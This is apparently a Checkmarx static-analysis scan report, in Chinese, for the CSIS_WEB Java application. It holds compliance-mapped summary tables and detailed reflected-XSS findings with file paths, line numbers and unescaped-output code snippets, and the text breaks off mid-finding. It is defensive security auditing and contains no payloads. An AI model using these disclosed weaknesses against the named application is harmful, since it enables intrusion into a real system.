CSIS_WEB 掃描報告

專案名稱	CSIS_WEB
掃描開始	2018年11月1日 上午 11:12:16
預設集合	High and Medium and Low
掃描時間	00h:04m:01s
被掃描的程式行數	88155
被掃描的檔案數	375
報告建立時間	2018年11月1日 上午 11:25:48
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041
團隊	wss
Checkmarx版本	8.6.0
掃描類別	增量的
來源	LocalPath
漏洞密度	3/1000 (漏洞/LOC)
可見性	公開

過濾器設置

嚴重程度：

包含在內: 高風險, 中風險, 低風險, 資訊

排除在外: 無

結果狀態：

包含在內: 確認, 不可利用, 校驗, 緊急, 推薦不可用

排除在外: 無

被分配給

包含在內: 全部

類別

包含在內:

未分類	全部
Custom	全部
PCI DSS v3.2	全部
OWASP Top 10 2013	全部
FISMA 2014	全部
NIST SP 800-53	全部
OWASP Top 10 2017	全部

排除在外:

未分類	無
Custom	無
PCI DSS v3.2	無
OWASP Top 10 2013	無
FISMA 2014	無
NIST SP 800-53	無

OWASP Top 10 2017	無


結果限制

未定義限值


選中的問詢

選中的問詢列出在 掃描結果摘要


掃描結果摘要



最容易受攻擊的檔案



數量最多的前5類漏洞



掃描總結 - OWASP Top 10 2017

有關可見性和風險的詳細資訊及闡述參見： OWASP Top 10 2017

Category	Threat Agent	Exploitability	Weakness Prevalence	Weakness Detectability	Technical Impact	Business Impact	Issues Found	Best Fix Locations
A1-Injection*	App. Specific	EASY	COMMON	EASY	SEVERE	App. Specific	15	13
A2-Broken Authentication*	App. Specific	EASY	COMMON	AVERAGE	SEVERE	App. Specific	5	4
A3-Sensitive Data Exposure*	App. Specific	AVERAGE	WIDESPREAD	AVERAGE	SEVERE	App. Specific	44	30
A4-XML External Entities (XXE)	App. Specific	AVERAGE	COMMON	EASY	SEVERE	App. Specific	0	0
A5-Broken Access Control*	App. Specific	AVERAGE	COMMON	AVERAGE	SEVERE	App. Specific	1	1
A6-Security Misconfiguration *	App. Specific	EASY	WIDESPREAD	EASY	MODERATE	App. Specific	57	57
A7-Cross-Site Scripting (XSS)	App. Specific	EASY	WIDESPREAD	EASY	MODERATE	App. Specific	29	12
A8-Insecure Deserialization	App. Specific	DIFFICULT	COMMON	AVERAGE	SEVERE	App. Specific	0	0
A9-Using Components with Known Vulnerabilities*	App. Specific	AVERAGE	WIDESPREAD	AVERAGE	MODERATE	App. Specific	5	5
A10-Insufficient Logging & Monitoring	App. Specific	AVERAGE	WIDESPREAD	DIFFICULT	MODERATE	App. Specific	0	0

* 專案掃描結果不包括所有相關的查詢。應該變更預設和/或篩選器以包括所有相關的標準查詢。

掃描總結 - OWASP Top 10 2013

有關可見性和風險的詳細資訊及闡述參見： OWASP Top 10 2013

Category	Threat Agent	Attack Vectors	Weakness Prevalence	Weakness Detectability	Technical Impact	Business Impact	Issues Found	Best Fix Locations
A1-Injection*	EXTERNAL, INTERNAL, ADMIN USERS	EASY	COMMON	AVERAGE	SEVERE	ALL DATA	0	0
A2-Broken Authentication and Session Management*	EXTERNAL, INTERNAL USERS	AVERAGE	WIDESPREAD	AVERAGE	SEVERE	AFFECTED DATA AND FUNCTIONS	16	15
A3-Cross-Site Scripting (XSS)	EXTERNAL, INTERNAL, ADMIN USERS	AVERAGE	VERY WIDESPREAD	EASY	MODERATE	AFFECTED DATA AND SYSTEM	29	12
A4-Insecure Direct Object References*	SYSTEM USERS	EASY	COMMON	EASY	MODERATE	EXPOSED DATA	0	0
A5-Security Misconfiguration *	EXTERNAL, INTERNAL, ADMIN USERS	EASY	COMMON	EASY	MODERATE	ALL DATA AND SYSTEM	51	51
A6-Sensitive Data Exposure*	EXTERNAL, INTERNAL, ADMIN USERS, USERS BROWSERS	DIFFICULT	UNCOMMON	AVERAGE	SEVERE	EXPOSED DATA	44	30
A7-Missing Function Level Access Control*	EXTERNAL, INTERNAL USERS	EASY	COMMON	AVERAGE	MODERATE	EXPOSED DATA AND FUNCTIONS	0	0
A8-Cross-Site Request Forgery (CSRF)	USERS BROWSERS	AVERAGE	COMMON	EASY	MODERATE	AFFECTED DATA AND FUNCTIONS	7	7
A9-Using Components with Known Vulnerabilities*	EXTERNAL USERS, AUTOMATED TOOLS	AVERAGE	WIDESPREAD	DIFFICULT	MODERATE	AFFECTED DATA AND FUNCTIONS	1	1
A10-Unvalidated Redirects and Forwards	USERS BROWSERS	AVERAGE	WIDESPREAD	DIFFICULT	MODERATE	AFFECTED DATA AND FUNCTIONS	2	1

* 專案掃描結果不包括所有相關的查詢。應該變更預設和/或篩選器以包括所有相關的標準查詢。

掃描總結 - PCI DSS v3.2

Category	Issues Found	Best Fix Locations
PCI DSS (3.2) - 6.5.1 - Injection flaws - particularly SQL injection	26	13
PCI DSS (3.2) - 6.5.2 - Buffer overflows	0	0
PCI DSS (3.2) - 6.5.3 - Insecure cryptographic storage*	0	0
PCI DSS (3.2) - 6.5.4 - Insecure communications*	12	12
PCI DSS (3.2) - 6.5.5 - Improper error handling*	52	52
PCI DSS (3.2) - 6.5.7 - Cross-site scripting (XSS)	31	13
PCI DSS (3.2) - 6.5.8 - Improper access control*	11	10
PCI DSS (3.2) - 6.5.9 - Cross-site request forgery	0	0
PCI DSS (3.2) - 6.5.10 - Broken authentication and session management	5	4

***** 專案掃描結果不包括所有相關的查詢。應該變更預設和/或篩選器以包括所有相關的標準查詢。

掃描總結 - FISMA 2014

Category	Description	Issues Found	Best Fix Locations
Access Control*	Organizations must limit information system access to authorized users, processes acting on behalf of authorized users, or devices (including other information systems) and to the types of transactions and functions that authorized users are permitted to exercise.	4	4
Audit And Accountability*	Organizations must: (i) create, protect, and retain information system audit records to the extent needed to enable the monitoring, analysis, investigation, and reporting of unlawful, unauthorized, or inappropriate information system activity; and (ii) ensure that the actions of individual information system users can be uniquely traced to those users so they can be held accountable for their actions.	0	0
Configuration Management*	Organizations must: (i) establish and maintain baseline configurations and inventories of organizational information systems (including hardware, software, firmware, and documentation) throughout the respective system development life cycles; and (ii) establish and enforce security configuration settings for information technology products employed in organizational information systems.	52	52
Identification And Authentication*	Organizations must identify information system users, processes acting on behalf of users, or devices and authenticate (or verify) the identities of those users, processes, or devices, as a prerequisite to allowing access to organizational information systems.	21	9
Media Protection	Organizations must: (i) protect information system media, both paper and digital; (ii) limit access to information on information system media to authorized users; and (iii) sanitize or destroy information system media before disposal or release for reuse.	30	30
System And Communications Protection	Organizations must: (i) monitor, control, and protect organizational communications (i.e., information transmitted or received by organizational information systems) at the external boundaries and key internal boundaries of the information systems; and (ii) employ architectural designs, software development techniques, and systems engineering principles that promote effective information security within organizational information systems.	8	8
System And Information Integrity*	Organizations must: (i) identify, report, and correct information and information system flaws in a timely manner; (ii) provide protection from malicious code at appropriate locations within organizational information systems; and (iii) monitor information system security alerts and advisories and take appropriate actions in response.	51	31

***** 專案掃描結果不包括所有相關的查詢。應該變更預設和/或篩選器以包括所有相關的標準查詢。

掃描總結 - NIST SP 800-53

Category	Issues Found	Best Fix Locations
AC-12 Session Termination (P2)	0	0
AC-3 Access Enforcement (P1)*	17	17
AC-4 Information Flow Enforcement (P1)	0	0
AC-6 Least Privilege (P1)	0	0
AU-9 Protection of Audit Information (P1)	2	1
CM-6 Configuration Settings (P2)	0	0
IA-5 Authenticator Management (P1)	0	0
IA-6 Authenticator Feedback (P2)	0	0
IA-8 Identification and Authentication (Non-Organizational Users) (P1)	0	0
SC-12 Cryptographic Key Establishment and Management (P1)	0	0
SC-13 Cryptographic Protection (P1)	4	4
SC-17 Public Key Infrastructure Certificates (P1)	0	0
SC-18 Mobile Code (P2)	28	28
SC-23 Session Authenticity (P1)*	0	0
SC-28 Protection of Information at Rest (P1)*	9	9
SC-4 Information in Shared Resources (P1)	37	24
SC-5 Denial of Service Protection (P1)*	17	17
SC-8 Transmission Confidentiality and Integrity (P1)	9	9
SI-10 Information Input Validation (P1)*	13	11
SI-11 Error Handling (P2)*	50	50
SI-15 Information Output Filtering (P0)	28	11
SI-16 Memory Protection (P1)*	0	0

* 專案掃描結果不包括所有相關的查詢。應該變更預設和/或篩選器以包括所有相關的標準查詢。


掃描總結 - Custom

Category	Issues Found	Best Fix Locations
Must audit	0	0
Check	0	0
Optional	0	0

掃描結果分佈 與2018/1/23 下午 03:39的專案掃描比較

	高風險	中風險	低風險	資訊	總共
新問題	24	57	150	0	231
反覆出現的問題	0	1	8	0	9
總共	24	58	158	0	240

已修復的問題	2	28	96	0	126



掃描結果分佈

	高風險	中風險	低風險	資訊	總共
確認	0	0	0	0	0
不可利用	0	0	0	0	0
校驗	24	58	158	0	240
緊急	0	0	0	0	0
推薦不可用	0	0	0	0	0
總共	24	58	158	0	240

掃描結果摘要

漏洞類別	事件	嚴重程度：
Reflected XSS All Clients	24	高風險
Heap Inspection	22	中風險
Privacy Violation	13	中風險
Cross Site History Manipulation	7	中風險
CGI Reflected XSS All Clients	4	中風險
Use of Cryptographically Weak PRNG	4	中風險

Use of Insufficiently Random Values	4	中風險
HTTP Response Splitting	2	中風險
HttpOnlyCookies In Config	1	中風險
Trust Boundary Violation	1	中風險
Information Exposure Through an Error Message	50	低風險
Client Hardcoded Domain	17	低風險
Improper Resource Shutdown or Release	15	低風險
Client Remote File Inclusion	11	低風險
Unprotected Cookie	8	低風險
Unsafe Use Of Target blank	8	低風險
Unsafe Use Of Target blank	8	低風險
Race Condition Format Flaw	6	低風險
Incorrect Permission Assignment For Critical Resources	4	低風險
Improper Resource Access Authorization	3	低風險
Information Leak Through Shell Error Message	3	低風險
Use Of Hardcoded Password	3	低風險
Data Leak Between Sessions	2	低風險
Improper Exception Handling	2	低風險
Information Leak Through Comments	2	低風險
Log Forging	2	低風險
Open Redirect	2	低風險
Portability Flaw Locale Dependent Comparison	2	低風險
Race Condition	2	低風險
Client Insufficient ClickJacking Protection	1	低風險
Client JQuery Deprecated Symbols	1	低風險
Exposure of System Data	1	低風險
Missing Content Security Policy	1	低風險
Portability Flaw In File Separator	1	低風險
Private Array Returned From A Public Method	1	低風險
Public Data Assigned to Private Array	1	低風險
Spring defaultHtmlEscape Not True	1	低風險

10個最容易受攻擊的檔案

高級和中級漏洞

檔案名稱	找到的問題
TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerCreditCardMaintain.xhtml	13
TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java	8
TGL-CSIS-Web/src/main/webapp/demo/captchDemo.xhtml	7
TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml	6
TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml	6
TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/password/PasswordRecoveryFlowMgBn.java	5
TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml	4
TGL-CSIS-	3

Web/src/main/webapp/Main/SysArea/SysMenuFunction.xhtml	
TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/logon/LogonMgBn.java	3
TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/SingleSignOnSvlt.java	3

掃描結果詳細資料

Reflected XSS All Clients

查詢路徑:

Java\Cx\Java High Risk\Reflected XSS All Clients 版本:2

類別

PCI DSS v3.2: PCI DSS (3.2) - 6.5.7 - Cross-site scripting (XSS)
OWASP Top 10 2013: A3-Cross-Site Scripting (XSS)
FISMA 2014: System And Information Integrity
OWASP Top 10 2017: A7-Cross-Site Scripting (XSS)
NIST SP 800-53: SI-15 Information Output Filtering (P0)

描述

Reflected XSS All Clients\路徑 1:

嚴重程度：	高風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=114
狀態	新的

方法在TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml**第**1**行獲取使用者輸入的**CxInput**元素。該元素的**值**於程式流程中沒有被正確地過濾**(Filter)**或驗證，並最終顯示於使用者端方法**DisplayDetails()**在**TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml**的**1**行。這可能為跨站**腳**本**(Cross-Site-Scripting)**攻擊。**

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml	TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml
行	70	206
物件	CxInput	CxOutput

代碼片斷
檔案名稱　　TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml
方法　　<!DOCTYPE html>

```
....
70.
....
206.                              <br />
```

Reflected XSS All Clients\路徑 2:

嚴重程度：	高風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=115
狀態	新的

方法在TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml第1行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證，並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml	TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml
行	80	206
物件	CxInput	CxOutput

代碼片斷	
檔案名稱	TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml
方法	<!DOCTYPE html>

```
....
80.
        requiredMessage="請輸入帳號">
....
206.                                <br />
```

Reflected XSS All Clients\路徑 3:

嚴重程度：	高風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=116
狀態	新的

方法在TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml第1行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證，並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml	TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml
行	91	206
物件	CxInput	CxOutput

代碼片斷	
檔案名稱	TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml
方法	<!DOCTYPE html>

```
....
91.
        <p:ajax event="change" immediate="true" update="userName2" />
....
206.                              <br />
```

Reflected XSS All Clients\路徑 4:

嚴重程度：	高風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=117
狀態	新的

方法在TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml第1行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證，並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml	TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml
行	105	206
物件	CxInput	CxOutput

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml
方法　<!DOCTYPE html>

```
....
105.                                                                        <label
style="vertical-align: middle;">密碼</label>
....
206.                              <br />
```

Reflected XSS All Clients\路徑 5:

嚴重程度：	高風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=118
狀態	新的

方法在TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml第1行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證，並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地

檔案	TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml	TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml
行	93	141
物件	CxInput	CxOutput

代碼片斷
檔案名稱　　TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml
方法　　<!DOCTYPE html>

```
....
93.
      value="#{policyLimitMgbn.memo}" required="true"
....
141.                                            <h:outputText
value="#{data.lockUserId}" escape="false" />
```

Reflected XSS All Clients\路徑 6:

嚴重程度：	高風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=119
狀態	新的

方法在TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml第1行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證，並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml	TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml
行	93	181
物件	CxInput	CxOutput

代碼片斷
檔案名稱　　TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml
方法　　<!DOCTYPE html>

```
....
93.
      value="#{policyLimitMgbn.memo}" required="true"
....
181.                                      <h:outputText
value="#{row.lockUserId}" escape="false" />
```

Reflected XSS All Clients\路徑 7:

嚴重程度：	高風險

結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=120
狀態	新的

方法在TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml第1行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證，並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml	TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml
行	93	191
物件	CxInput	CxOutput

代碼片斷
檔案名稱 TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml
方法 <!DOCTYPE html>

```
....
93.
        value="#{policyLimitMgbn.memo}" required="true"
....
191.                                                <h:outputText
value="#{row.unLockUserId}" escape="false" />
```

Reflected XSS All Clients\路徑 8:

嚴重程度：	高風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=121
狀態	新的

方法在TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml第1行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證，並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml	TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml
行	70	141
物件	CxInput	CxOutput

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml
方法	<!DOCTYPE html>

```
....
70.
       value="#{policyLimitMgbn.limitType}" required="true"
....
141.                                                   <h:outputText
value="#{data.lockUserId}" escape="false" />
```

Reflected XSS All Clients\路徑 9:

嚴重程度：	高風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=122
狀態	新的

方法在TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml第1行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證，並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml	TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml
行	70	181
物件	CxInput	CxOutput

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml
方法	<!DOCTYPE html>

```
....
70.
       value="#{policyLimitMgbn.limitType}" required="true"
....
181.                                          <h:outputText
value="#{row.lockUserId}" escape="false" />
```

Reflected XSS All Clients\路徑 10:

嚴重程度：	高風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=123
狀態	新的

方法在TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml第1行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證，並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-

Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml	TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml
行	70	191
物件	CxInput	CxOutput

代碼片斷
檔案名稱　　TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PolicyLimit.xhtml
方法　　<!DOCTYPE html>

```
....
70.
      value="#{policyLimitMgbn.limitType}" required="true"
....
191.                                        <h:outputText
value="#{row.unLockUserId}" escape="false" />
```

Reflected XSS All Clients\路徑 11:

嚴重程度：	高風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=124
狀態	新的

方法在TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml第1行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證，並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml	TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml
行	20	141
物件	CxInput	CxOutput

代碼片斷
檔案名稱　　TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml
方法　　<!DOCTYPE html>

```
....
20.                     <p:inputText value="#{cscAppCaseMgBn.policyNo}"
size="20"/>
....
141.                                      <h:outputText
value="#{pos.email}" escape="false" >
```

Reflected XSS All Clients\路徑 12:

嚴重程度：	高風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=125
狀態	新的

方法在TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml第1行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證，並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml	TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml
行	23	141
物件	CxInput	CxOutput

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml
方法	<!DOCTYPE html>

```
....
23.                     <p:inputText value="#{cscAppCaseMgBn.ownerId}"
size="20"/>
....
141.                                      <h:outputText
value="#{pos.email}" escape="false" >
```

Reflected XSS All Clients\路徑 13:

嚴重程度：	高風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=126
狀態	新的

方法在TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml第1行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證，並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml	TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml
行	26	141
物件	CxInput	CxOutput

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml
方法　<!DOCTYPE html>

```
....
26.                    <p:inputText value="#{cscAppCaseMgBn.applyNo}"
size="20"/>
....
141.                                      <h:outputText
value="#{pos.email}" escape="false" >
```

Reflected XSS All Clients\路徑 14:

嚴重程度：	高風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=127
狀態	新的

方法在TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml第1行獲取使用者輸入的CxInput元素。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證，並最終顯示於使用者端方法DisplayDetails()在TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml的1行。這可能為跨站腳本(Cross-Site-Scripting)攻擊。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml	TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml
行	31	141
物件	CxInput	CxOutput

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/webapp/Main/CSCArea/PosAppCaseList.xhtml
方法　<!DOCTYPE html>

```
....
31.                         <p:selectOneMenu id="appCaseStats"
